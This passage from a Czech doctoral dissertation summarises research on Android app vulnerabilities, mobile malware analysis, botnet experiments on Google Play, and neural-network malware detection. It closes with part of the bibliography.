základě empirické zkušenosti. Malware, který je na hranici své množiny, představuje zajímavý zdroj informací, který:

- může vést k návrhu nových features, jež budou zpřesňovat detekci podobných vzorků malware,
- umožní dané společnosti získat unikátní know-how o nových útočných technikách malwaru.

U všech vyšetřovaných APK balíčků, které byly detekovány jako malware, se vypočítá signatura (například pomocí funkce hash [168]). A následně se zařadí do virové databáze, která tvoří základní know-how antivirových společností. Mobilní antivirová aplikace bude obsahovat virovou databázi a mechanismus jejich bezpečných aktualizací. Z důvodu Application Sandboxing, který byl vysvětlen v oddílu Princip detekce mobilního malware pomocí neuronových sítí, mobilní aplikace (tzn. mobilní antivirový program) sama nebude provádět identifikaci malwaru na základě jeho škodlivého chování přímo v mobilním zařízení. Místo toho bude pouze počítat signatury nainstalovaných APK aplikací a porovnávat je s virovou databází. Pokud mobilní antivirová aplikace nalezne signaturu infikované APK aplikace, nabídne uživateli její odinstalování a další ochranné postupy v závislosti na typu malwaru.

7. PŘÍNOS PRO VĚDU A PRAXI

Bezpečnostní výzkum popsaný v dizertační práci byl zaměřen na nalezení závažných bezpečnostních chyb současných mobilních aplikací, analýzu mobilního malwaru a návrh a experimentální ověření nového způsobu detekce mobilního malwaru pomocí umělé inteligence, především pak pomocí neuronových sítí. V každé z těchto oblastí byly vytvořeny výstupy, které mohou pomoci nejen v navazujícím vědeckém bádání, ale mohou být přínosné pro technickou praxi.

Jedním z typických rysů, příznačných pro oblast bezpečnosti mobilních aplikací a mobilního malwaru, je nedostatek odborné, komplexně zpracované literatury. Na vznik odborné literatury týkající se bezpečného vývoje mobilních aplikací negativně působí rychlost a dynamika vývoje mobilních operačních systémů. Například operační systém Android vyšel za posledních jedenáct let ve dvaceti devíti verzích. Relevantní systematicky vedený výzkum zabývající se mobilním malwarem je veden především v soukromých společnostech zabývajících se kybernetickou bezpečností, ve zločineckých organizacích a v technologicky vyspělých armádách. Ani jedna z těchto skupin nemá z pochopitelných důvodů zájem sdílet výsledky svých výzkumů s odbornou veřejností. Analýzy, vyšetřování, testování, psaní experimentálních malwarů ale i praktické ověřování publikovaných závěrů dalo vzniknout práci, která tuto mezeru v odborné literatuře zaplňuje. Obsah práce není pouze teoretický, ale přináší celou řadu konkrétních postupů či vylepšení. Například u ruční dynamické analýzy práce navrhuje metodiky testovaní včetně vyvolání neošetřených výjimek aplikace, vyvolání pádu celé aplikace se sledováním systémového logu, dosahování nekonzistentního stavu testovaných aplikací, vytváření škvíry odlišnosti apod. Pro tento typ analýzy byl rovněž zaveden diskrétní čas vyšetřování, včetně důležitých bodů každého dynamického testu. Pro ruční statickou analýzu byla mimo jiné navržena technika hledání vstupního místa (tzv. Entry Point) ve zdrojových kódech aplikace. Dále byly popsány analýzy zdrojů (např. xml konfigurační soubory, nepředkompilovaná data) a zdrojových kódů aplikace, a to včetně praktických ukázek. V rámci statické analýzy byla rovněž objasněna problematika nalezení třídy nebo metody, která je zodpovědná za zabezpečení mobilní aplikace. Pro technickou praxi je možné použít postupy, jako jsou nalezení chyb v zabezpečení exponované třídy nebo metody. V softwarových společnostech je zase možné využít objasnění útočných metod při návrhu robustního zabezpečení.

V oblasti automatizovaných vyšetřovacích metod práce mimo jiné představuje pozitiva i negativa automatizovaných vyšetřovacích frameworků a doporučený postup, jak je spolu s ostatními analytickými metodami používat. Výzkum provedený v oblasti bezpečnosti mobilních aplikací trval dva a půl roku a v dizertační práci je popsán na sto třicet jedna stranách. Tato část práce rovněž unikátní nejen svojí rozsáhlostí a komplexností ale především tím, že byla

provedena z pohledu útočníka. Uvedený způsob je zajímavý nejen pro mobilní vývojáře, kterým poskytne nový pohled „druhé strany“, ale i pro bezpečnostní analytiky a penetrační testery. V softwarových společnostech může být tato část dizertační práce použita při vytváření, úpravě či obohacení interních pravidel a směrnic vztahujících se k bezpečnostním aspektům mobilního vývoje. Ve forenzních a penetračních laboratořích může zase sloužit jako podklad pro vytváření testovacích/penetračních metodik.

Části dizertační práce, které se věnují problematice mobilního malwaru a jeho detekci, jsou unikátní nejen svým rozsahem, ale i obsahem a celkovou koncepcí. Výzkum trval dva roky a je popsán na sto třiceti pěti stranách. Pro výzkumníky z řad akademické obce, ale i pro bezpečnostní experty, mohou být zajímavé části, které se týkají získávání infikovaných vzorků mobilních aplikací, stejně jako detailní vyšetřovací metody, které se například zabývají problematicky analyzovatelným zdrojovým kódem, který je obfuskovaný, restaurováním poškozených částí škodlivých kódů, které byly poškozeny dekompilačními procesy, rekonstrukcí dat, které byly před obfuskací uložené v R.class, zneužíváním komponenty WebView pomocí JavaScriptu, pokročilým analytickým používáním nástroje GNU grep apod. Další část, která je pro technickou praxi dobře využitelná je oblast popisující útočné mechanismy a charakteristiky mobilního malwaru. Například malware, který má dvě části. První z nich je zpravidla viditelná a poskytuje užitečnou či zábavnou funkcionalitu. Druhá část nemá uživatelské rozhraní a obvykle je realizována jako asynchronní vlákno běžící na pozadí nebo jako služba. Přínosné rovněž mohou být i další publikované mechanismy, jako například infekce legitimních aplikací, či navržený postup detekce malwaru typu Hidden APK. Článek nazvaný Hidden APK, který vytvořil autor dizertační práce, byl oponenty označen za jeden ze tří nejlepších a dostal se na obálku prestižního časopisu Hakin9 - IT SECURITY MAGAZINE. Článek Hiden APK se rovněž dostal mezi 20 nejčtenějších a nejlépe hodnocených článků z let 2016 a 2017 a proto vyšel ve speciálním čísle Best 20 Hacking Tutorials. Technologicky přínosné byly i experimenty s mobilními botnety a softwarovou distribuční platformou Google Play, které naznačují nutnost zlepšení statické analýzy schvalovaných mobilních aplikací.

Práce se neomezuje pouze na bezpečnostní analýzu mobilních aplikací a současného mobilního malware, ale přichází i s proaktivním opatřením, kterým je detekce mobilního malware pomocí umělé inteligence. Zde jsou z hlediska navazujících výzkumů významné tři oblasti: algebra oprávnění, unikátní postup datové analýzy včetně tvorby vstupních vektorů, výsledky detekce mobilního malwaru pomocí metod umělé inteligence, především pomocí neuronových sítí.

Algebra oprávnění je formalizovaný aparát umožňující vytvářet systémy, které jsou schopny detekovat mobilní malware používající různé útočné mechanismy i různé ochrany znesnadňující jeho analýzu a tím i jeho kompromitaci. Algebra oprávnění je postavena na skutečnosti, že existuje místo, kde musí každá aplikace, tedy i mobilní malware poodhalit své skutečné záměry.

Tím místem je soubor AndroidManifest.xml a prostředkem jsou takzvané Android Permissions (oprávnění).

Jedním z nejvýznamnějších přínosů pro vědu a praxi, kterých bylo v dizertační práci dosaženo je nejen návrh a experimentální ověření mechanismu detekce mobilního malwaru pomocí metod umělé inteligence, především pomocí neuronových sítí, ale především dosažené výsledky. Detekce vzorků malwaru a legitimních aplikací měly přesnost 99,5 % při trénování (vzorky, které naučená neuronová síť znala) a přesnost 98,23 % při testování (vzorky, které naučená neuronová síť neznala). V tomto kontextu je významný ještě jeden fakt a to, že výše uvedených výsledků bylo dosaženo na profesionální datové sadě společnosti AVG Technologies CZ, která byla dostatečně rozsáhlá i kvalitní.

8. ZÁVĚR

Výzkum provedený v rámci dizertační práce byl zaměřen na tři hlavni oblasti: bezpečnost mobilních aplikací, mobilní malware a návrh a experimentální ověření nového způsobu detekce mobilního malwaru pomocí umělé inteligence, především neuronových sítí.

V první části se dizertační práce zabývá analýzou a hledáním závažných bezpečnostních chyb v současných mobilních aplikacích. Zpracování této fáze je z hlediska kontextu ostatní odborné literatury unikátní hned v několika ohledech. Dizertační práce systematicky pokrývá všechny hlavní oblasti této problematiky od rozdílů, jakými jsou zneužívány zranitelnosti nalezené v mobilních aplikacích útočníky a tvůrci mobilního malwaru, přes problematiku APK balíčků a jejich analýzy, až po nalezené zranitelnosti ve vyšetřovaných mobilních aplikacích. Dalším unikátním rysem je obsáhlost řešeného tématu. Jen tato část dizertační práce má sto třicet jedna stran, které kromě teoretických popisů obsahují i unikátní ukázky zdrojových kódů, schémata a snímky obrazovek mobilních zařízení zachycující klíčové situace. Uvedená část práce je rovněž výjimečná tím, že je zpracována z pohledu útočníka a tvůrce mobilního malwaru. Většina publikací je psána pro programátory a má formu „best practices“, zatímco analyticky cenný pohled „druhé strany“ je zcela opomíjen.

Dizertační práce se v ucelené podobě zabývá komplexní analýzou APK balíčků, která zahrnuje kompilační proces, strukturu APK balíčků, dekompilaci a získávání původních zdrojových kódů, na které je možné zaútočit. V práci jsou vysvětleny odlišnosti kompilace Java programů pro mobilní zařízení a osobní počítače. Pozornost je věnována zejména mobilní dex kompilaci a navazujícím operacím. Rychlost a dynamika vývoje mobilních operačních systémů má za následek velké změny kompilačních procesů. Správné pochopení kompilace APK balíčků je nezbytným vstupním předpokladem pro bádání v oblasti bezpečnosti mobilních aplikací a mobilního malwaru. Navzdory uvedené skutečnosti je současná primární dokumentace vztahující se ke kompilačnímu procesu roztříštěna do většího počtu na sebe nenavazujících dokumentů. Proto je kompilace v dizertační práci systematicky zpracována, přičemž zvláštní pozornost je věnována i schématům, na kterých nejlépe vyniknou jednotlivé vývojové rozdíly.

Dizertační práce se podrobně také věnuje ruční dynamické analýze, ruční statické analýze a automatickým vyšetřovacím metodám. Patrně jednu z nejcennějších částí této práce představuje oddíl 4.6 Zranitelnosti ve vyšetřovaných mobilních aplikacích, nalezené autorem a jejichž výzkum trval dva a půl roku s průměrnou tříhodinovou denní dotací. Zkoumání zranitelností ve vyšetřovaných mobilních aplikacích vedlo k odhalení celé řady závažných bezpečnostních hrozeb, které takto uceleně dosud nebyly v odborné literatuře publikovány. Nalezené zranitelnosti jsou systemizované do čtyř hlavních oblastí:

útoky založené na analýze dat z APK balíčků, APK repackage, útoky na lokální zabezpečení mobilních aplikací a útoky na síťové zabezpečení mobilních aplikací.

Odhalené bezpečnostní chyby z provedených útoků založených na analýze dat z APK balíčků jsou v disertační práci rozděleny do tří kategorií. Do první skupiny patří dosud nepublikované zranitelnosti a jejich zneužití, jako jsou například Server Authentication Redirecting, String Digging, Single-Jump Attack, Multi-Jump Attack, Negation Attack, Removal Attack a další. Práce se nespokojuje pouze s teoretickým popisem zranitelností, ale ukazuje i celý proces zneužití, a to včetně zdrojových kódů v jazyce Java (hledání zranitelností, příprava na útok) a Smali (samotné provedení útoku), realizaci opětovné kompilace včetně chyb, které se mohou vyskytnout, i jejich odstranění. Do druhé skupiny zranitelností spadají takové chyby, které jsou sice známé, ale jejich závažnost či možné důsledky nebyly v odborné literatuře dostatečně zdůrazněny. Například ukládání citlivých informací a dat do privátního datového prostoru, což je způsobeno nevhodnou vývojářskou dokumentací od společnosti Google LLC. Nepočítá totiž se zařízeními, kde útočník převzal práva super uživatele. Do poslední skupiny patří bezpečnostní chyby, které jsou dobře známé, ale současná literatura se omezuje pouze na jejich popis. V takových případech jsou v dizertační práci navržena doporučení, která mobilním vývojářům umožní zlepšit bezpečnost jejich aplikací; například jak čelit nedostatku binární ochrany. Tato část práce v neposlední řadě přináší úplný, dosud nepublikovaný popis reverzování aplikačního protokolu, Server Authentication Redirecting, a celou řadu dalších zranitelností a útoků.

Další část dizertační práce se věnuje problematice mobilního malwaru. Uvedená část je unikátní nejen svým rozsahem, ale především hloubkou. Práce systematicky prochází všechny hlavní oblasti dané problematiky od získávání vzorků (z file share serverů pomocí mechanismu webové infekce), přes vyšetřovací metody až po charakteristiky mobilního malwaru. V oblasti analýzy mobilního malwaru jsou významné zejména části, které se zabývají rekonstrukcí klíčového XML layoutu podezřelé aplikace, mechanismem falešných jmen mobilního malwaru, analýzou obfuskovaných kódů pomocí Java Decompileru, získáním a analýzou oprávnění, která malware požaduje prostřednictvím souboru AndroidManifest.xml. Analyticky unikátní jsou i postupy navržené autorem, jako například rekurzivní vyhledávání klíčových výrazů uvnitř struktury tříd jazyka Java, které mohou lokalizovat škodlivou část kódu, restaurování poškozených částí kódů malwaru či kontrolované testování zrestaurované funkcionality malwaru. V oddílu 5.2 Charakteristiky mobilního malwaru byla představena celá řada dosud nepublikovaných mechanismů, z nichž nejdůležitější je analýza malwaru typu Hidden APK a experimenty s mobilními botnety. Experimenty s mobilními botnety potvrdily hypotézu o nedostatečné statické analýze na Google Play. Bóti byly totiž vytvořeni tak, aby je bylo možné snadno identifikovat staticky, zatímco dynamická analýza, která by vedla k jejich kompromitaci, byla téměř nemožná. Naznačený způsob se ukázal jako účinný, protože navzdory

velmi nebezpečné funkcionalitě, kterou disponovaly aplikace Spennymoor weather a Meadowfield weather (bóti), byly schvalovací procesy na Google Play úspěšně dokončeny. Tyto škodlivé aplikace si mohla pak do svých mobilních zařízení nainstalovat více než miliarda aktivních uživatelů Google Play.

Poslední výzkumná část dizertační práce se zabývá problematikou detekce mobilního malwaru pomocí neuronových sítí. Tato část obsahuje unikátní formalizovaný aparát pro detekci mobilního malwaru, kterým je algebra oprávnění. Velmi významná byla spolupráce s AVG Technologies CZ, neboť experimenty s detekcí mobilního malwaru pomocí neuronových sítí probíhaly na profesionální datové sadě od této společnosti. Uvedená sada obsahuje dostatečný počet prokazatelně infikovaných aplikací i čistých legitimních aplikací. Rozsáhlost a kvalita datové sady umožnila označit získané výsledky za vysoce relevantní. Jako klíčová pro přesnost detekce pomocí neuronových sítí se ukázala datová analýza a pečlivá tvorba vstupních vektorů, která se skládala zejména z identifikace a redukce problematických složek vektorů. Další významnou část představují pokusy s neuronovými sítěmi, které zahrnovaly experimentování s různými počty neuronů ve skryté vrstvě a kombinací různých přenosových funkcí ve skryté a výstupní vrstvě (logistická sigmoida, hyperbolický tangens a lineární saturovaná funkce). Pro výzkumníky zabývající se problematikou detekce mobilního malwaru bude určitě zajímavé i srovnání výsledků na této rozsáhlé datové sadě, dosažené i pomocí dalších klasifikačních metod umělé inteligence, jako je metoda podpůrných vektorů (Support vector machines), metoda náhodného lesa (Random Forest), naivní Bayesovský klasifikátor, metoda nejbližších sousedů či logistická regrese. Neuronové sítě dosáhly 99.5 % přesnosti při trénování a 98,23 % při testování se sekundací metody podpůrných vektorů s 99 % přesnosti při trénování a 98,36 % při testování. Ostatní uvedené metody byly zhruba o jedno až čtyři procenta horší. Tyto výsledky ukazují sílu strojového učení a zároveň naznačují jeden z perspektivních směrů, kterými by se měla ubírat problematika detekce mobilního malwaru.

Vývoj komponent mobilních aplikací i mobilních operačních systémů je velmi dynamický. Některé staré chyby jsou v nových operačních systémech částečně nebo zcela opraveny, ale často nové verze operačních systémů přináší chyby nové, na které je potřeba reagovat. Komplexnost a systematické zpracování dělá z této dizertační práce unikátní zdroj informací, který mohou využít nejen výzkumníci z řad akademické obce, ale i penetrační testeři a analytici mobilního malwaru jako odrazový můstek sloužící pro zorientování se v této oblasti.

SEZNAM POUŽITÉ LITERATURY

[1] Ericsson Mobility Report: On the Pulse of the Networked Society. *Ericsson* [online]. Stockholm: Ericsson, 2016, 2016 [cit. 2018-05-03]. Dostupné z: https://www.ericsson.com/res/docs/2016/ericsson-mobility-report-2016.pdf

[2] 2015 World Population Data Sheet with a special focus on women's empowerment. *Population Reference Bereau* [online]. Washington, DC: Population Reference Bereau, 2015, 2015 [cit. 2018-05-03]. Dostupné z: http://www.prb.org/pdf15/2015-world-population-data-sheet_eng.pdf

[3] Ericsson Mobility Report: On the Pulse of the Networked Society. *Ericsson* [online]. Stockholm: Ericsson, 2017, 2017 [cit. 2018-05-03]. Dostupné z: https://www.ericsson.com/assets/local/mobility-report/documents/2017/ericsson-mobility-report-november-2017.pdf

[4] Percentage of all global web pages served to mobile phones from 2009 to 2018. *Statista: The Statistics Portal* [online]. New York: Statista, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://www.statista.com/statistics/241462/global-mobile-phone-website-traffic-share/

[5] CZC.cz: Shopping. *Google Play* [online]. Mountain View: Google Play, 2018, 2017 [cit. 2018-05-03]. Dostupné z: https://play.google.com/store/apps/details?id=cz.czc.app&hl=en

[6] Alzashop.com. *Google Play* [online]. Mountain View: Google Play, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://play.google.com/store/apps/details?id=cz.alza.eshop&hl=en

[7] Seznam.cz. *Google Play* [online]. Mountain View: Google Play, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://play.google.com/store/apps/details?id=cz.seznam.sbrowser&hl=en

[8] Co dělat když. *Google Play* [online]. Mountain View: owasp, 2017, 2017 [cit. 2018-05-03]. Dostupné z: https://play.google.com/store/apps/details?id=cz.eman.android.cokdyz

[9] IRadio - Český rozhlas. *Google Play* [online]. Mountain View: Google Play, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://play.google.com/store/apps/details?id=cz.ceskyrozhlas.iradio&hl=en

[10] IVysílání - Česká televize. *Google Play* [online]. Mountain View: Google Play, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://play.google.com/store/apps/details?id=cz.motion.ivysilani&hl=en

[11] Number of available applications in the Google Play Store from December 2009 to December 2017. *Statista: The Statistics Portal* [online]. New York: Statista, 2018, 2018 [cit. 2018-05-03]. Dostupné z:

https://www.statista.com/statistics/266210/number-of-available-applications-in-the-google-play-store/
[12] Android History. *Android* [online]. Android - Google, 2014, 2014 [cit. 2018-05-03]. Dostupné z: https://www.android.com/history/
[13] CVE Numbering Authorities. *Common Vulnerabilities and Exposures* [online]. CVE. 2019, 2019 [cit. 2019-01-05]. Dostupné z: http://cve.mitre.org/cve/cna.html
[14] CVE and NVD Relationship. *Common Vulnerabilities and Exposures* [online]. CVE. 2019, 2019 [cit. 2019-01-05]. Dostupné z: http://cve.mitre.org/about/cve_and_nvd_relationship.html
[15] Comprehensive Vulnerability Intelligence. Risk Based Security [online]. 2019, 2019 [cit. 2019-01-05]. Dostupné z: https://vulndb.cyberriskanalytics.com/#platform
[16] SIX, Jeff. *Application security for the Android platform*. Sebastopol, CA: O'Reilly, 2012. ISBN 978-1449315078.
[17] RAI, Pragati Ogal. *Android Application Security Essentials*. Birmingham: Packt Publishing, 2013. ISBN 978-1849515603.
[18] ZAPATA, Belén Cruz a Antonio Hernández NIÑIROLA. *Testing and Securing Android Studio Applications*. 1. vyd. Birmingham: Packt Publishing, 2014. ISBN 978-1783988808.
[19] GUPTA, Aditya. *Learning Pentesting for Android Devices: a Practical Guide to Learning Penetration Testing for Android Devices and Applications*. 1. vyd. Birmingham: Packt Publishing, 2014. ISBN 978-1783288984.
[20] ELENKOV, Nikolay. *Android security internals: an in-depth guide to Android's security architecture*. San Francisco: No Starch Press, 2015. ISBN 978-1593275815.
[21] NOLAN, Godfrey. *Bulletproof Android: practical advice for building secure apps*. Upper Saddle River, NJ: Addison-Wesley, 2015. ISBN 978-0133993325.
[22] VELU, Vijay Kumar. *Mobile Application Penetration Testing*. Birmingham: Packt Publishing, 2016. ISBN 978-1785883378.
[23] ZHAUNIAROVICH, Yury. *Learn Android Security Stack*. 2. vyd. Berkley, United States: aPress, 2018. ISBN 978-1484216811.
[24] WANG, Hui, Yuanyuan ZHANG, Juanru LI, Hui LIU, Wenbo YANG, Bodong LI a Dawu GU. Vulnerability Assessment of OAuth Implementations in Android Applications. *Proceedings of the 31st Annual Computer Security Applications Conference on - ACSAC 2015*. New York, New York, USA: ACM Press, 2015, 2015, 61-70. DOI: 10.1145/2818000.2818024. ISBN 9781450336826. Dostupné také z: http://dl.acm.org/citation.cfm?doid=2818000.2818024.
[25] CHEN, Eric Y., Yutong PEI, Shuo CHEN, Yuan TIAN, Robert KOTCHER a Patrick TAGUE. OAuth Demystified for Mobile Application Developers.

Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security - CCS '14. New York, New York, USA: ACM Press, 2014, 2014, 892-903. DOI: 10.1145/2660267.2660323. ISBN 9781450329576. Dostupné také z: http://dl.acm.org/citation.cfm?doid=2660267.2660323.

[26] KOURAOGO, Yacouba, Karim ZKIK, El Janati EL IDRISSI NOREDDINE a Ghizlane ORHANOU. *Attacks on Android banking applications*. IEEE, 2016, 2016, 1-6. DOI: 10.1109/ICEMIS.2016.7745337. ISBN 978-1-5090-5579-1. Dostupné také z: http://ieeexplore.ieee.org/document/7745337/.

[27] HOU, Rui, Zhigang JIN a Baoliang WANG. Investigation of taint analysis for Smartphone-implicit taint detection and privacy leakage detection. *EURASIP Journal on Wireless Communications and Networking*. 2016, **2016**(1). DOI: 10.1186/s13638-016-0711-4. ISSN 1687-1499. Dostupné také z: https://jwcn-eurasipjournals.springeropen.com/articles/10.1186/s13638-016-0711-4.

[28] A History of Viruses. *Symantec Corporation* [online]. [cit. 2018-05-03]. Dostupné z: https://www.symantec.com/connect/articles/history-viruses

[29] Electronic Viruses . Massachusetts Institute of Technology. [online]. [cit. 2019-01-10]. Dostupné z: http://www.mit.edu/people/dmredish/wwwMLRF/links/Humor/Viruses.html

[30] W95.CIH. *Symantec Corporation* [online]. [cit. 2018-05-03]. Dostupné z: https://www.symantec.com/security_response/writeup.jsp?docid=2000-122010-2655-99

[31] Memories of the Chernobyl virus. *Naked Security* [online]. [cit. 2019-01-10]. Dostupné z: https://nakedsecurity.sophos.com/2011/04/26/memories-of-the-chernobyl-virus

[32] Virus:DOS/CIH. *F-Sceure* [online]. [cit. 2019-01-11]. Dostupné z: https://www.f-secure.com/v-descs/cih.shtml

[33] Stuxnet was work of U.S. and Israeli experts. *The Washington Post* [online]. 2012, 2019 [cit. 2019-01-11] Dostupné z: https://www.washingtonpost.com/world/national-security/stuxnet-was-work-of-us-and-israeli-experts-officials-say/2012/06/01/gJQAlnEy6U_story.html?utm_term=.71293527ed7f

[34] Zero-day vulnerability: What it is, and how it works. *Symantec Corporation* [online]. 2019, 2019 [cit. 2019-01-12]. Dostupné z: https://us.norton.com/internetsecurity-emerging-threats-how-do-zero-day-vulnerabilities-work-30sectech.html

[35] Frequently Asked Questions. *National Security Agency* [online]. 2019 [cit. 2019-01-12]. Dostupné z: https://www.nsa.gov/about/faqs/about-nsa-faqs.shtml

[36] Ministerial Responsibility. *Government Communications Headquarters* [online]. 2019 [cit 2019-01-12] https://www.gchq.gov.uk/features/ministerial-responsibility
[37] Trojan:W32/Gpcode. *F-Sceure* [online]. [cit. 2019-01-11]. Dostupné z:https://www.f-secure.com/v-descs/gpcode.shtml
[38] HILL, Simon. From iOS 1 to iOS 11: How Apple's iPhone OS has evolved since 2007. *Digital Trends* [online]. Symantec.Connect, 2017, 2017 [cit. 2018-05-03]. Dostupné z: https://www.digitaltrends.com/mobile/apple-ios-version-history/
[39] CALLAHAM, John. The history of Android OS: its name, origin and more. *Android Authority* [online]. Android Authority, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://www.androidauthority.com/history-android-os-name-789433/
[40] Department of Homeland Security, Federal Bureau of Investigation, ed. DHS-FBI Bulletin: Threats to Mobile Devices Using the Android Operating System. *Public Intelligence* [online]. Washington: Public Intelligence, 2013, 2013 [cit. 2018-05-03]. Dostupné z: https://info.publicintelligence.net/DHS-FBI-AndroidThreats.pdf
[41] OULEHLA, Milan. Issues of Android Mediaserver – media files too can be dangerous. *PT LAB* [online]. PT LAB, 2016, 2016 [cit. 2019-01-13]. Dostupné z: http://ptlab.fai.utb.cz/issues-of-android-mediaserver-media-files-too-can-be-dangerous
[42] Android Security Bulletin – May 2016. *Android* [online]. 2016, 2016 [cit. 2019-01-13]. Dostupné z: https://source.android.com/security/bulletin/2016-05-01.html
[43] Leonard Barolli, Ilsun You, Fatos Xhafa, Fang-Yie Leu, Hsing-Chung Chen. *Seventh International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing, IMIS 2013*, Taichung, Taiwan, July 3-5, 2013. IEEE Computer Society 2013, ISBN 978-0-7695-4974-3
[44] Design an Android Device. *Android* [online]. [cit. 2019-01-13]. Dostupné z: https://source.android.com/compatibility.
[45] Play Protect Certified Android devices: safe and secure. *Android* [online]. [cit. 2019-01-13]. Dostupné z: https://www.android.com/certified
[46] Global mobile OS market share in sales to end users from 1st quarter 2009 to 2nd quarter 2017. *Statista: The Statistics Portal* [online]. New York: Statista, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://www.statista.com/statistics/266136/global-market-share-held-by-smartphone-operating-systems/
[47] Rizwan AHMED and Rajiv V. DHARASKAR. Study of Mobile Botnets: An Analysis from the Perspective of Efficient Generalized Forensics Framework for Mobile Devices. *IJCA Proceedings on National Conference on Innovative Paradigms in Engineering and Technology (NCIPET 2012)*, pp. 5-8, 2012.

[48] GENG, Guining, Guoai XU, Miao ZHANG, Yanhui GUO, Guang YANG a Cui WEI. The Design of SMS Based Heterogeneous Mobile Botnet: Proof of concept. *Journal of Computers*. IEEE, 2012, 2014, **7**(1), -. DOI: 10.4304/jcp.7.1.235-243. ISBN 978-1-4799-5692-0. ISSN 1796-203X. Dostupné také z: http://ojs.academypublisher.com/index.php/jcp/article/view/5338

[49] ABDULLAH, Zubaile, Madihah Mohd SAUDI a Nor Badrul ANUAR. Mobile botnet detection: Proof of concept. *2014 IEEE 5th Control and System Graduate Research Colloquium*. IEEE, 2014, 2014, 257-262. DOI: 10.1109/ICSGRC.2014.6908733. ISBN 978-1-4799-5692-0. Dostupné také z: http://ieeexplore.ieee.org/document/6908733/

[50] LA POLLA, Mariantonietta, Fabio MARTINELLI, Daniele SGANDURRA, Yanhui GUO, Guang YANG a Cui WEI. A Survey on Security for Mobile Devices: Proof of concept. *Journal of Computers*. IEEE, 2013, 2014, **15**(1), 446-471. DOI: 10.1109/SURV.2012.013012.00028. ISBN 978-1-4799-5692-0. ISSN 1553-877X. Dostupné také z: http://ieeexplore.ieee.org/document/6170530/

[51] PIETERSE, Heloise, Martin S OLIVIER, Daniele SGANDURRA, Yanhui GUO, Guang YANG a Cui WEI. Android botnets on the rise: Trends and characteristics. *2012 Information Security for South Africa*. IEEE, 2012, 2012, **15**(1), 1-5. DOI: 10.1109/ISSA.2012.6320432. ISBN 978-1-4673-2159-4. ISSN 1553-877X. Dostupné také z: http://ieeexplore.ieee.org/document/6320432/

[52] KALIGE, Eran a Darrell BURKEY. Case Study of Eurograbber: How 36 Million Euros was Stolen via Malware. *Tewakimg* [online]. 2012 [cit. 2019-01-14]. Dostupné z: https://tweakimg.net/files/upload/Eurograbber_White_Paper_281112%20(2).pdf

[53] MULLANEY, Cathal. Android.Bmaster: A Million-Dollar Mobile Botnet. *Symantec Official Blog* [online]. 2012, [cit. 201-01-14]. Dostupné z: http://www.symantec.com/connect/blogs/androidbmaster-million-dollar-mobile-botnet

[54] Informace pro účastníky pro volání na telefonní čísla začínající číslicí 9. ČTÚ [online]. [cit. 201-01-20]. Dostupné z: https://www.ctu.cz/cs/download/ochrana_spotrebitele/ochrana_spotrebitele_informace-ucastnici_cislo-9.pdf.

[55] Android.Samsapo. *Symantec Corporation* [online]. 2014, [cit. 2019-02-05]. Dostupné z: https://www.symantec.com/security_response/writeup.jsp?docid=2014-050111-1908-99

[56] LIPOVSKY, Robert. Android malware worm catches unwary users. *We live security by ESET* [online]. 2014, [cit. 2019-01-20]. Dostupné z:

https://www.welivesecurity.com/2014/04/30/android-sms-malware-catches-unwary-users

[57] DoubleLocker: Innovative Android Ransomware. *We live security by ESET* [online]. 2017, [cit. 2019-01-20]. Dostupné z: https://www.welivesecurity.com/2017/10/13/doublelocker-innovative-android-malware

[58] HRUSKA, Joel. Google throws nearly a billion Android users under the bus, refuses to patch OS vulnerability. *ExtremeTech* [online]. 2015, [cit. 2019-01-15]. Dostupné z: https://www.extremetech.com/mobile/197346-google-throws-nearly-a-billion-android-users-under-the-bus-refuses-to-patch-os-vulnerability

[59] Vulnerabilities: CVE-2017-13177 Detail. *NIST* [online]. 2018, [cit. 2019-01-16]. Dostupné z: https://nvd.nist.gov/vuln/detail/CVE-2017-13177

[60] KOTIPALLI, Srinivasa Rao a Mohammed A. IMRAN. *Hacking Android*. Birmingham: Packt Publishing, 2016. ISBN 978-1785883149.

[61] VERMA, Prashant a Akshay DIXIT. *Mobile Device Exploitation Cookbook*. Birmingham: Packt Publishing, 2016. ISBN 978-1783558728.

[62] LU, Zhuo, Wenye WANG a Cliff WANG. How can botnets cause storms? Understanding the evolution and impact of mobile botnets. *IEEE INFOCOM 2014 - IEEE Conference on Computer Communications*. IEEE, 2014, 2014,1501-1509. DOI: 10.1109/INFOCOM.2014.6848085. ISBN 978-1-4799-3360-0. Dostupné také z: http://ieeexplore.ieee.org/document/6848085/

[63] WANG, Xiaolei, Sencun ZHU, Dehua ZHOU a Yuexiang YANG. Droid-AntiRM. *Proceedings of the 33rd Annual Computer Security Applications Conference on - ACSAC 2017*. New York, New York, USA: ACM Press, 2017, 2017, 350-361. DOI: 10.1145/3134600.3134601. ISBN 9781450353458. Dostupné také z: http://dl.acm.org/citation.cfm?doid=3134600.3134601

[64] WONG, Michelle Y. a David LIE. IntelliDroid: A Targeted Input Generator for the Dynamic Analysis of Android Malware. *Proceedings 2016 Network and Distributed System Security Symposium*. Reston, VA: Internet Society, 2016, DOI: 10.14722/ndss.2016.23118. ISBN 1-891562-41-X. Dostupné také z: https://www.ndss-symposium.org/wp-content/uploads/sites/25/2017/09/intellidroid-targeted-input-generator-dynamic-analysis-android-malware.pdf

[65] PEKTAŞ, Abdurrahman a Tankut ACARMAN. Ensemble Machine Learning Approach for Android Malware Classification Using Hybrid Features. *Proceedings of the 10th International Conference on Computer Recognition Systems CORES 2017*. Cham: Springer International Publishing, 2018, 2018-05-07, 191-200. Advances in Intelligent Systems and Computing. DOI: 10.1007/978-3-319-59162-9_20. ISBN 978-3-319-

59161-2. Dostupné také z: http://link.springer.com/10.1007/978-3-319-59162-9_20

[66] ADAMOV, Alexander a Anders CARLSSON. *The state of ransomware. Trends and mitigation techniques*. IEEE, 2017, 2017, 1-8. DOI: 10.1109/EWDTS.2017.8110056. ISBN 978-1-5386-3299-4. Dostupné také z: http://ieeexplore.ieee.org/document/8110056/

